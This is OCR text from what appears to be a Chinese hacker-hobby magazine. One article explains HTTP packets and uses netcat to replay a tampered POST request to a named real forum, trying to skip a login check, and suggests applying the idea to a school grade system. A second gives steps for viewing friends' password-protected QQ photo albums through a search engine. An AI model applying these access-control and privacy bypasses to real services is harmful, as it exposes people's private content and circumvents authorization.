


图4 响应消息（response）

消息头（message-header）

1、POST /bbs/search.php

指定其请求方法是POST，/bbs/search.php是处理地址。常见的还有GET方法，以URL的方式传递的参数。请求方法有八种，分别是：**OPTIONS、GET、HEAD、POST、PUT、DELETE、TRACE**。早期的IIS配置不当导致的IIS写权限漏洞，直接写进小马，利用的就是PUT方法。

2、Referer：http://www.nohack.cn/bbs/search.php

跳转到目标页面时的地址，比如在访问A网址后我们通过某个链接或重新输入地址跳转访问B网址，那么Referer将是A。Referer在很多系统验证是否非法访问后台，或者盗链时使用，当然也可以作统计站点访问来源使用。它在脚本安全中是一个比较容易被忽视的地方，如果处理不当也会造成注入或跨站，不过一般是update或insert注入。

3、Host：www.nohack.cn

指定请求资源的Intenet主机和端口，与POST后的地址拼接后得到完整的URL。

4、User-Agent：Mozilla/4.0 (compatible；MSIE 6.0；Windows NT 5.1；SV1；QQDownload 1.7；TencentTraveler 4.0；.NET CLR 2.0.50727)

本机的相关信息，包括浏览器类型、操作系统信息等。

5、Content-Length：213

包身的长度。实际过程中，修改包文一般会造成包长度的变化，要想成功利用就必须得正确计算出长度。

6、Cookie：AJSTAT_ok_times=9；AJSTAT_ok_pages=3；……(省略)：

COOKIE，通过它可以在客户端保存用户状态，即使用户关闭浏览器也能继续保存。客户端与服务器端交换COOKIE信息就是通过HTTP消息头实现的，现在COOKIE注入还是很流行的。

消息体（message-body）

formhash=7a7d54a3&srchtxt=%BD%C5%B1%BE&srchuname=&searchsubmit=%CB%D1%CB%F7&srchtype=qihoo&srchfilter=all&srchtypeid=&srchfrom=172800&before=&orderby=lastpost&ascdesc=desc&srchfid%5B%5D=3&searchsubmit=%CB%D1%CB%F7

这其实是我们提交给服务器的表单，POST方法将出现在消息体中，而GET方法是以URL方式传递，所以出现在URL里，GET方法没有消息体。

表单在提交给服务器之前，浏览器对其进行了URL编码，它遵循以下几条规则：

每对name/value由&符分开；
每对来自表单的name/value由=符分开；
ASCII码小于33或大于127的字符都要被编码；
特殊的字符（就是那些不是简单的七位ASCII，如汉字）将以百分符%加十六进制编码表示。

使用URL DECODE还原后，消息体变成：

formhash=7a7d54a3&srchtxt=脚本&srchuname=&searchsubmit=搜索&srchtype=qihoo&srchfilter=all&srchtypeid=&srchfrom=172800&before=&orderby=lastpost&ascdesc=desc&srchfid[]=3&searchsubmit=搜索

这样我们就很好理解了：srchtxt= %BD%C5%B1表示环境变量srchtxt对应的值“脚本”正是我们在搜索的关键字；orderby=lastpost是指定搜索结果排序方式为回复时间；srchtype=qihoo即是指定搜索方式为奇虎全文等等。

HTTP常见的状态码

细心的朋友可能注意到了每个响应消息最前面都有HTTP/1.1 ***，如前面的例子中，响应消息头部：HTTP/1.1 302。下面我们再来了解下HTTP常见的一些状态码，更多内容请参见http://hi.baidu.com/isuae。

1**：请求收到，继续处理。
2**：操作成功收到，分析、接受。如200表示一切正常，这个最为常见。
3**：完成此请求，必须进一步处理。本例中302即是转向到另一个URL去，新的URL在Location头中给出，本例中转向到了http://www.baidu.com/s?tn=ican8net_pg&word=site:nohack.cn%20%BD%C5%B1%BE，即我们在“黑手”论坛上提交的搜索操作将返回在www.baidu.com搜索“site:nohack.cn 脚本”的结果。
4**：请求包含一个错误语法或不能完成。常见的有：403 Forbidden，表示资源不可用，服务器理解客户的请求，但拒绝处理它，通常由于服务器上文件或目录的权限设置导致。比如我们直接访问某站的/admin/目录，就可能出现“403拒绝访问，404 Not Found无法找到指定位置的资源”。访问的页面如果不存在将返回404错误。
5**：服务器执行一个完全有效请求失败。

使用NC提交

“黑手”论坛不允许未登录用户搜索标题，“搜索标题”那项是不可选的。如果我们把数据包中的qihoo改成title后提交，是不是可以实现不登录就可以搜索论坛帖子呢？下面我们来试一下。当然我这样做本身没什么实际意义，只是让大家学习一种方法。

```
D:\>ping www.nohack.cn
Pinging nohack.cn [219.153.17.78] with 32 bytes of data:
Control-C
^C
D:\>nc -nvv 219.153.17.78 80 <d:\1.txt >result.html
(UNKNOWN) [219.153.17.78] 80 (?) open
sent 742, rcvd 11180: NOTSOCK

D:\>
```

图5　用NC提交

将演示的那个包数据完整复制到d:\1.txt文件中，**去掉消息头Accept-Encoding:后面的gzip，deflate**，以免在传递过程中包被压缩或编码而造成乱码。

把消息体中qihoo改成title，因为qihoo与title这两个字符串的长度相等，所以Content-Length保持不变。接着“**ping www.nohack.cn**”得到黑手官方网站的IP地址，然后使用**nc -nvv 219.153.17.78 80 <d:\1.txt >result.html**命令将包“d:\1.txt”发到219.153.17.78的80端口，将返回结果输出至result.html，如图5所示。

打开result.html，失望的是并没有返回我们想要的搜索结果页面，而是要求登录，如图6所示。

事实证明，即使我们改srchtype=qihoo也是没有用的，一定要登录才能使用“标题搜索”。DZ代码设计的时候考虑得较全面，搜索时如果指定的srchtype为title的话就先检查是否登录，如果没有登录则返回登录页面，不进行本次搜索（只是我的猜想，呵呵，没去看代码）。

有时候我们碰到某个网站明明是有这个服务，但是被简单地从前台disable了。比如，我们学校平时学生可以在教务处主页查分，而在期末后几个星期为了便于老师上传成绩，就不让学生登录，管理员在index.jsp中将登录身份的可选项“学生”给暂时删除了。如果我们利用前面所想到的这种思路，也许就能在不允许学生登录时查到成绩，当然，不是使用NC提交。其实思路最重要，有想法才可能会实现。




图6　要求登录

编辑点评：

要想成为真正的黑客，光靠使用傻瓜工具是不够的，还要明白为什么，其中分析数据包可是一项基本功。WSE这个软件，小菜们应该比较熟悉了，但这个工具只适合分析HTTP数据，有时间的话，大家还是多接触一些嗅探器，对你学习数据包会有很大帮助的。

飘语：
编辑文章的时候，刚好赶上一个有纪念意义的日子，就是我们可爱的小鼠标40岁的生日（还真没想它会比我老这么多）。鼠标是1968年12月9日在美国加州旧金山面世的，加州斯坦福研究所的道格·恩格勒巴特和同事们当年致力于研究一种能更加简捷操作电脑的方法，鼠标便在这一研究过程中诞生了。因拖着长长的连线，整个外形像只老鼠，这个新产品得到“鼠标”这个名字。不过不久的将来，鼠标也将走完它的一生，现在触控技术正茁壮成长着，这样使得我们不禁畅想，未来会怎样呢？

不用密码也能查看加密QQ相册

图 无敌小龙




图1　找到一个好友

从本文您可以学到：

如何通过SOSO查看加密空间相册

查看加密的QQ空间一直是很多小菜们的奋斗目标，苦于没有良方，破解起来一直无从下手，本文就为大家揭示一种非常简单可行的加密空间相册查看方法。

首先打开自己的QQ，随便找到一个好友，然后打开她的QQ空间，如图1。

接着弹出一个IE浏览器，其中浏览器的地址栏显示的地址为：**http://imgcache.qq.com/qzone/client/need_question.html?QQ号码&&生日**，可以看到这个空间是使用了密码加密，如图2。

碰到此种情况总是让人非常无可奈何，没有密码就一定看不到相册内容吗？！回答是否定的。




图2　空间用了密码加密

来到**WWW.SOSO.COM**的搜索页面，选择“**QQ空间**”搜索，然后输入刚才要查看的QQ好友的QQ号码。此时如果直接单击“搜索”是会出现一个找不到符合结果的页面的，如图3。




图3　找不到符合结果

图4　搜索出加密空间的相册




图5　可以进行正常浏览

不用着急，只要选择“**QQ号码**”这个选择项，然后单击“搜索”按钮，浏览器的地址会变成：**http://qzone.soso.com/qz.q?sc=qz&ch=s.qz.uin&pid=qz.s.res&st=r&w=QQ号码&ty=uin**，此时奇迹出现了！SOSO居然搜索出来了加密的QQ空间的相册内容，如图4。

打开其中一个图片就可以进行正常的浏览，如图5。

其实方法有很多种，就靠大家自己发掘了。通过本文的介绍，也希望能够给读者朋友带来一些新的QQ加密空间和加密相册破解思路。

编辑点评：

前段时间空间的加密日志可以通过搜索查看，现在相册也可以了哦！其实你日志的内容都是放在公共服务器上的，只要你有资源的地址就能访问，可见TX对个人隐私的加密做的还不够哦，空间的日志加密只是防君子的东东。

QQ空间5.0技术大揭秘

图 郝安山

从本文您可以学到：

1、怎样手工克隆空间
2、删除垃圾日志
3、标题栏的超另类删除

QQ空间越来越得到菜菜们的喜爱，已经升级为5.0版本了！本文将为大家揭秘这其中的酷玩技巧。

手工空间的克隆

A：图片URL盗取

空间的克隆主要就是模块的克隆。空间5.0至今没有屏蔽右键功能，所以我们可以用右键属性功能获得图片、FLASH等资源的地址！如图1、图2。

